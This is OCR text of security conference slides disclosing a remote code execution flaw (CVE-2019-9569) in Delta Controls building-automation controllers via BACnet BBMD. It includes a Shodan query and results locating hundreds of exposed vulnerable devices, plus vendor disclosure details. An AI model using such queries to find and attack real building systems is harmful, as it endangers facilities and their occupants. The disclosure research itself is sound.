DISCOVER ALL I/O DEVICES AUTOMATICALLY!
REMOTE CONTROL THROUGH AN INTERACTIVE TCP SESSION!
SEE THE STATE OF ALL DEVICES IN REAL TIME!


DISCOVER ALL I/O DEVICES AUTOMATICALLY!
REMOTE CONTROL THROUGH AN INTERACTIVE TCP SESSION
SEE THE STATE OF ALL DEVICES IN REAL TIME!
REVERT TO UNHACKED STATE AT ANY TIME – IT'S LIKE YOU WERE NEVER THERE!

AS SEEN ON TV

Special offer!

30,000 Easy Payments of

$19.95 PLUS S&H

CALL NOW!


555-867-5309

BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device


BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device
- Allows for the transmission of BACnet broadcast traffic between networks




BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device
- Allows for the transmission of BACnet broadcast traffic between networks




BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device
- Allows for the transmission of BACnet broadcast traffic between networks




BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device
- Allows for the transmission of BACnet broadcast traffic between networks



BBMD: THE REMOTE ATTACK VECTOR

- Short for BACnet/IP Broadcast Management Device
- Allows for the transmission of BACnet broadcast traffic between networks
- Also allows this exploit to work over the internet



Shodan | Developers | Book | View All... | Show API Key | Help Center

SHODAN port:47808 ebmgr | Explore | Downloads | Reports | Pricing | Enterprise Access | My Account

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

497

TOP COUNTRIES

United States	284
Canada	172
United Kingdom	12
Australia	8
Ireland	6

TOP ORGANIZATIONS

[redacted]	81
	37
	32
	26
	20

TOP PRODUCTS

eBMGR	373
eBMGR-TCH	108
eBMGR-MOD1	4
eBMGR-TCH-MOD1	3
eBMGR-TCH-MOD5	1

[redacted]
Added on 2019-04-11 18:06:27 GMT
United States, Hinsdale

ics

Instance ID: 1100
Object Name: enteliBUS Manager 1100
Vendor Name: Delta Controls
Application Software: V3.40
Firmware: 535847
Model Name: eBMGR

BACnet Broadcast Management Device (BBMD):
[redacted]

[redacted]
Added on 2019-04-11 19:23:45 GMT
Canada, Verdun

ics

Instance ID: 40000
Object Name: [redacted]
Vendor Name: Delta Controls
Application Software: V3.40
Firmware: 329735
Model Name: eBMGR

BACnet Broadcast Management Device (BBMD):
[redacted]

[redacted]
Added on 2019-04-11 18:43:29 GMT
Canada

ics

Instance ID: 993
Object Name: [redacted]
Vendor Name: Delta Controls
Application Software: V3.40
Firmware: 571848
Model Name: eBMGR

BACnet Broadcast Management Device (BBMD):
[redacted]


FAN
PUMP
HEAT


IMPACT

- Industries affected
  - Hotels, casinos, restaurants
  - Healthcare
  - Education
  - Government
  - Manufacturing
  - Datacenters
  - Residential and commercial real estate
- True RCE over the internet
  - CVSS score 9.8
- Threat to control these devices themselves
- Entry point to network

VENDOR DISCLOSURE

- Contacted vendor December 7th 2018
- CVE-2019-9569
- Worked closely with vendor
- June 2019 patch released

QUESTIONS?



ANYONE? ANYONE?